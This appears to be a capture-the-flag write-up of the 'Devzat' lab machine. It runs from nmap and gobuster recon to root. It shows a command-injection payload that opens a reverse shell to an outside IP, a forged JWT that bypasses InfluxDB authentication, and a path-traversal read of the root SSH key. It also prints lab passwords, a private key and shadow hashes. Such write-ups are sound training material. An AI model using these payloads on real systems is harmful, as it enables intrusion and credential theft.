Path of exploitation

Foothold:
gobuster vhost to get pets.devzat.htb ⟹ find .git repo ⟹ dump repo and read source for petshop ⟹ find command injection in species value from the source
User:
find service on port 8086 or read from dev chat when logged in as chat user catherine ⟹ authentication bypass in influxDB 1.7.5 to login and read databases ⟹ find user catherine login password
Root:
login as catherine and diff dev and main to find devchat file read password ⟹ read root id_rsa from devchat ⟹ login as root with id_rsa

Creds

Username	Password	Description
catherine	woBeeYareedahc7Oogeephies7Aiseci	os
	CeilingCatStillAThingIn2021?	devchat:8443

Nmap

Port	Service	Description
22	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80	http	Apache httpd 2.4.41
8000	ssh	SSH-2.0-Go (protocol 2.0)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.92 scan initiated Tue Dec 21 08:46:15 2021 as: nmap -sC -sV -vvv -p- -oA nmap/Full 10.10.11.118
Nmap scan report for 10.10.11.118
Host is up, received echo-reply ttl 63 (0.044s latency).
Scanned at 2021-12-21 08:46:17 EST for 58s
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c2:5f:fb:de:32:ff:44:bf:08:f5:ca:49:d4:42:1a:06 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDNaY36GNxswLsvQjgdNt0oBgiJp/OExsv55LjY72WFW03eiJrOY5hbm5AjjyePPTm2N9HO7uK230THXoGWOXhrlzT3nU/g/DkQyDcFZioiE7M2eRIK2m4egM5SYGcKvXDtQqSK86ex4I31Nq6m9EVpVWphbLfvaWjRmIgOlURo+P76WgjzZzKws
42mag2zIrn5oP+ODhOW/3ta289/EMYS6phUbBd0KJIWm9ciNfKA2D7kklnuUP1ZRBe2DbSvd2HV5spoLQKmtY37JEX7aYdETjDUHvTqgkWsVCZAa5qNswPEV7zFlAJTgtW8tZsjW86Q0H49M5dUPra4BEXfZ0/idJy+jpMkbfj6+VjlsvaxxvNUEVrbPBXe9SlbeXdrNla5nenpbwtWNh
ckUlsEZjlpv8VnHqXt99s1mfHJkgO+yF09gvVPVdglDSqMAla8d2rfaVD68RfoGQc10Af6xiohSOA8LIa0f4Yaw+PjLlcylF5APDnSjtQvHm8TnQyRaVM=
|   256 bc:cd:e8:ee:0a:a9:15:76:52:bc:19:a4:a3:b2:ba:ff (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCenH4vaESizD5ZgkV+1Yo3MJH9MfmUdKhvU+2Z2ShSSWjp1AfRmK/U/rYaFOoeKFIjo1P4s8fz3eXr3Pzk/X80=
|   256 62:ef:72:52:4f:19:53:8b:f2:9b:be:46:88:4b:c3:d0 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKTxLGFW04ssWG0kheQptJmR5sHKtPI2G+zh4FVF0pBm
80/tcp   open  http    syn-ack ttl 63 Apache httpd 2.4.41
|_http-title: Did not follow redirect to http://devzat.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
8000/tcp open  ssh     syn-ack ttl 63 (protocol 2.0)
| fingerprint-strings:
|   NULL:
|_    SSH-2.0-Go
| ssh-hostkey:
|   3072 6a:ee:db:90:a6:10:30:9f:94:ff:bf:61:95:2a:20:63 (RSA)
|_ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDTPm8Ze7iuUlabZ99t6SWJTw3spK5GP21qE/f7FOT/P+crNvZQKLuSHughKWgZH7Tku7Nmu/WxhZwVUFDpkiDG1mSPeK6uyGpuTmncComFvD3CaldFrZCNxbQ/BbWeyNVpF9szeVTwfdgY5PNoQFQ0reSwtenV6atEA5WfrZzhSZXWuWEn+7HB9
C6w1aaqikPQDQSxRArcLZY5cgjNy34ZMk7MLaWciK99/xEYuNEAbR1v0/8ItVv5pyD8QMFD+s2NwHk6eJ3hqks2F5VJeqIZL2gXvBmgvQJ8fBLb0pBN6xa1xkOAPpQkrBL0pEEqKFQsdJaIzDpCBGmEL0E/DfO6Dsyq+dmcFstxwfvNO84OmoD2UArb/PxZPaOowjE47GRHl68cDIi3UL
KjKoMg2QD7zrayfc7KXP8qEO0j5Xws0nXMll6VO9Gun6k9yaXkEvrFjfLucqIErd7eLtRvDFwcfw0VdflSdmfEz/NkV8kFpXm7iopTKdcwNcqjNnS1TIs=
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8000-TCP:V=7.92%I=7%D=12/21%Time=61C1DAC4%P=x86_64-pc-linux-gnu%r(N
SF:ULL,C,"SSH-2\.0-Go\r\n");
Service Info: Host: devzat.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Dec 21 08:47:15 2021 -- 1 IP address (1 host up) scanned in 60.06 seconds
```

/etc/hosts

```
10.10.11.118    devzat.htb
```

Web Enumeration


gobuster dir


```
kali@kali:~$ cat buster/root.log | grep -v 403
/images               (Status: 301) [Size: 309] [--> http://devzat.htb/images/]
/assets               (Status: 301) [Size: 309] [--> http://devzat.htb/assets/]
/javascript           (Status: 301) [Size: 313] [--> http://devzat.htb/javascript/]
/.                    (Status: 200) [Size: 6527]
```

```
kali@kali:~$ cat buster/root_files.log | grep -v 403
/LICENSE.txt          (Status: 200) [Size: 17128]
/index.html           (Status: 200) [Size: 6527]
/.                    (Status: 200) [Size: 6527]
/README.txt           (Status: 200) [Size: 877]
```

zap

- vulnerable jquery library - http://devzat.htb/assets/js/jquery.min.js /*! jQuery v3.4.1
- directory browsing / assets/ and /images/





- interesting way to chat.... with ssh... on port 8000
- patrick@devzat.htb ⟹ possible username

vhosts


*.devzat.htb ⟹ 302

```
kali@kali:~$ gobuster vhost -u http://devzat.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -r
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
```

```
===============================================================
[+] Url:          http://devzat.htb
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
===============================================================
2021/12/21 11:24:46 Starting gobuster in VHOST enumeration mode
===============================================================
Found: pets.devzat.htb (Status: 200) [Size: 510]
```

/etc/hosts

```
10.10.11.118    devzat.htb pets.devzat.htb
```



gobuster pets

```
/css                 (Status: 301) [Size: 40] [--> /css/]
/build               (Status: 301) [Size: 42] [--> /build/]
/server-status       (Status: 403) [Size: 280]
/.git                (Status: 301) [Size: 41] [--> /.git/]
```

git-dumper.py

```
(venv) kali@kali:~/git$ cat go.mod
module git.devzat.htb/catherine/petshop

go 1.16

require github.com/gorilla/mux v1.8.0
```

/etc/hosts

```
10.10.11.118 devzat.htb pets.devzat.htb git.devzat.htb
```

code review main.go

```
func loadCharacter(species string) string {
        cmd := exec.Command("sh", "-c", "cat characteristics/"+species)
        stdoutStderr, err := cmd.CombinedOutput()
        if err != nil {
                return err.Error()
        }
        return string(stdoutStderr)
}
```

looks like we can inject into species string.

exploit

```
;/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.128/9001 0>&1'
```

```
POST /api/pet HTTP/1.1
Host: pets.devzat.htb
Content-Length: 92
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://pets.devzat.htb
Referer: http://pets.devzat.htb/favicon.ico
Accept-Encoding: gzip, deflate
```

```
Accept-Language: en-US,en;q=0.9
Connection: close

{"name":"tosha","species":";/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.128/9001 0>&1'"}
```

Enumeration as Patrick

devchat.go

```
patrick@devzat:~/devzat$ cat devchat.go
...[snip]...
   if strings.ToLower(u.name) == "patrick" {
                u.writeln("admin", "Hey patrick, you there?")
                u.writeln("patrick", "Sure, shoot boss!")
                u.writeln("admin", "So I setup the influxdb for you as we discussed earlier in business meeting.")
                u.writeln("patrick", "Cool :thumbs_up:")
                u.writeln("admin", "Be sure to check it out and see if it works for you, will ya?")
                u.writeln("patrick", "Yes, sure. Am on it!")
                u.writeln("devbot", "admin has left the chat")
        } else if strings.ToLower(u.name) == "admin" {
                u.writeln("admin", "Hey patrick, you there?")
                u.writeln("patrick", "Sure, shoot boss!")
                u.writeln("admin", "So I setup the influxdb for you as we discussed earlier in business meeting.")
                u.writeln("patrick", "Cool :thumbs_up:")
                u.writeln("admin", "Be sure to check it out and see if it works for you, will ya?")
                u.writeln("patrick", "Yes, sure. Am on it!")
        } else if strings.ToLower(u.name) == "catherine" {
                u.writeln("patrick", "Hey Catherine, glad you came.")
                u.writeln("catherine", "Hey bud, what are you up to?")
                u.writeln("patrick", "Remember the cool new feature we talked about the other day?")
                u.writeln("catherine", "Sure")
                u.writeln("patrick", "I implemented it. If you want to check it out you could connect to the local dev instance on port 8443.")
                u.writeln("catherine", "Kinda busy right now :necktie:")
                u.writeln("patrick", "That's perfectly fine :thumbs_up: You'll need a password I gave you last time.")
                u.writeln("catherine", "k")
                u.writeln("patrick", "I left the source for your review in backups.")
                u.writeln("catherine", "Fine. As soon as the boss let me off the leash I will check it out.")
                u.writeln("patrick", "Cool. I am very curious what you think of it. See ya!")
                u.writeln("devbot", "patrick has left the chat")
...[snip]...
```

port forward ports 8086 and 8443 for enum

```
ssh -i patrick.idrsa patrick@$IP -L 8443:localhost:8443 -L 8086:localhost:8086
```

nmap 8086

```
PORT     STATE SERVICE REASON         VERSION
8086/tcp open  http    syn-ack ttl 64 InfluxDB http admin 1.7.5
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
```

InfluxDB 1.7.5 authorization bypass

```
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiZXhwIjoxNjQyNzU4NzY1LjB9.s9VMeVIjRYAgd_FeDDaEFBmgsYKY4zM7hnPZ3ynV0Z8
```

Just playing with commands so created admin user paul with password timeseries4days(from here)

```
POST /query HTTP/1.1
Host: 127.0.0.1:8086
User-Agent: python-requests/2.26.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiZXhwIjoxNjQyNzU4NzY1LjB9.s9VMeVIjRYAgd_FeDDaEFBmgsYKY4zM7hnPZ3ynV0Z8
Content-Type: application/x-www-form-urlencoded
Content-Length: 80

db=devzat&q=CREATE+USER+paul+WITH+PASSWORD+'timeseries4days'+WITH+ALL+PRIVILEGES
```

Influxdb commands

```
show measurements
show field keys
```

Dump Data

note: quotes were important when using authentication bypass

```
devzat] Insert query (exit to change db): select * from "user"
{
    "results": [
        {
            "series": [
                {
                    "columns": [
                        "time",
                        "enabled",
                        "password",
                        "username"
                    ],
                    "name": "user",
                    "values": [
                        [
                            "2021-06-22T20:04:16.313965493Z",
                            false,
                            "WillyWonka2021",
                            "wilhelm"
                        ],
                        [
                            "2021-06-22T20:04:16.320782034Z",
                            true,
                            "woBeeYareedahc7Oogeephies7Aiseci",
                            "catherine"
                        ],
                        [
                            "2021-06-22T20:04:16.996682002Z",
                            true,
```

```
                            "RoyalQueenBee$",
                            "charles"
                        ]
                    ]
                }
            ],
            "statement_id": 0
        }
    ]
}
```

catherine:woBeeYareedahc7Oogeephies7Aiseci ⟹ 00 - Loot > Creds

Enumeration as Catherine

```
catherine@devzat:/dev/shm$ diff main dev
diff main/allusers.json dev/allusers.json

...[snip]...

>
>       // Check my secure password
>       if pass != "CeilingCatStillAThingIn2021?" {
>               u.system("You did provide the wrong password")
>               return

...[snip]...

Only in dev: testfile.txt
```

CeilingCatStillAThingIn2021? ⟹ 00 - Loot > Creds

```
kali@kali:~$ ssh -l catherine localhost -p 8443
patrick: Hey Catherine, glad you came.
catherine: Hey bud, what are you up to?
patrick: Remember the cool new feature we talked about the other day?
catherine: Sure
patrick: I implemented it. If you want to check it out you could connect to the local dev instance on port 8443.
catherine: Kinda busy right now 👔
patrick: That's perfectly fine 👍  You'll need a password which you can gather from the source. I left it in our
         default backups location.
catherine: k
patrick: I also put the main so you could diff main dev if you want.
catherine: Fine. As soon as the boss let me off the leash I will check it out.
patrick: Cool. I am very curious what you think of it. Consider it alpha state, though. Might not be secure yet. See
         ya!
devbot: patrick has left the chat
Welcome to the chat. There are no more users
devbot: catherine has joined the chat
catherine: /file
[SYSTEM] Please provide file to print and the password
catherine: /file /etc/passwd CeilingCatStillAThingIn2021?
[SYSTEM] The requested file @ /root/devzat/etc/passwd does not exist!
catherine: /file /../.ssh/id_rsa CeilingCatStillAThingIn2021?
[SYSTEM] -----BEGIN OPENSSH PRIVATE KEY-----
[SYSTEM] b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
[SYSTEM] QyNTUxOQAAACDfr/J5xYHImnVIIQqUKJs+7ENHpMO2cyDibvRZ/rbCqAAAAJiUCzUclAs1
[SYSTEM] HAAAAAtzc2gtZWQyNTUxOQAAACDfr/J5xYHImnVIIQqUKJs+7ENHpMO2cyDibvRZ/rbCqA
[SYSTEM] AAAECtFKzlEg5E6446RxdDKxslb4Cmd2fsqfPPOffYNOP20d+v8nnFgciadUghCpQomz7s
[SYSTEM] Q0ekw7ZzIOJu9Fn+tsKoAAAAD3Jvb3RAZGV2emF0Lmh0YgECAwQFBg==
[SYSTEM] -----END OPENSSH PRIVATE KEY-----
```

root

```
ssh -i root.id_rsa root@$IP
```

uname -a

```
Linux devzat 5.4.0-77-generic #86-Ubuntu SMP Thu Jun 17 02:35:03 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
```

id & whoami

```
root@devzat:~# id
uid=0(root) gid=0(root) groups=0(root)
root@devzat:~# whoami
root
```

root.txt

```
root@devzat:~# cat root.txt
9dff2ba5aae6e5637e4671e361e06e5d
```

/etc/shadow

```
root@devzat:~# cat /etc/shadow
root:$6$DKdyL4hqyhhxcRyc$8N.1K/dHPqLb7VSB0IvfB.uhIKsH7IeGP/iyTRSYImFiAawsaUOKs/TWe0DCp5wSscYvi.XjX8JPe6lZNnEmH/:18891:0:99999:7:::

...[snip]...

patrick:$6$7ni9PM4l99B7EKPi$/uLBm1IhrKmkS9xPaIgRRZj8aVfASc4eIZt.FvNDEz2r06MIsQMEf3bNegOIxGI./UsabjqsRSV6hWxrJrqbj0:18800:0:99999:7:::
catherine:$6$.T9ZmexDFzOpXCH/$u9TICZ3NN5HOC1lWNHGuXP0Hyn/R8HMPS12kUgFdPAwUNl8F3qd5yuL6ptmW40IrBLxBMOTjskHfu1CwK72bw0:18800:0:99999:7:::

...[snip]...
```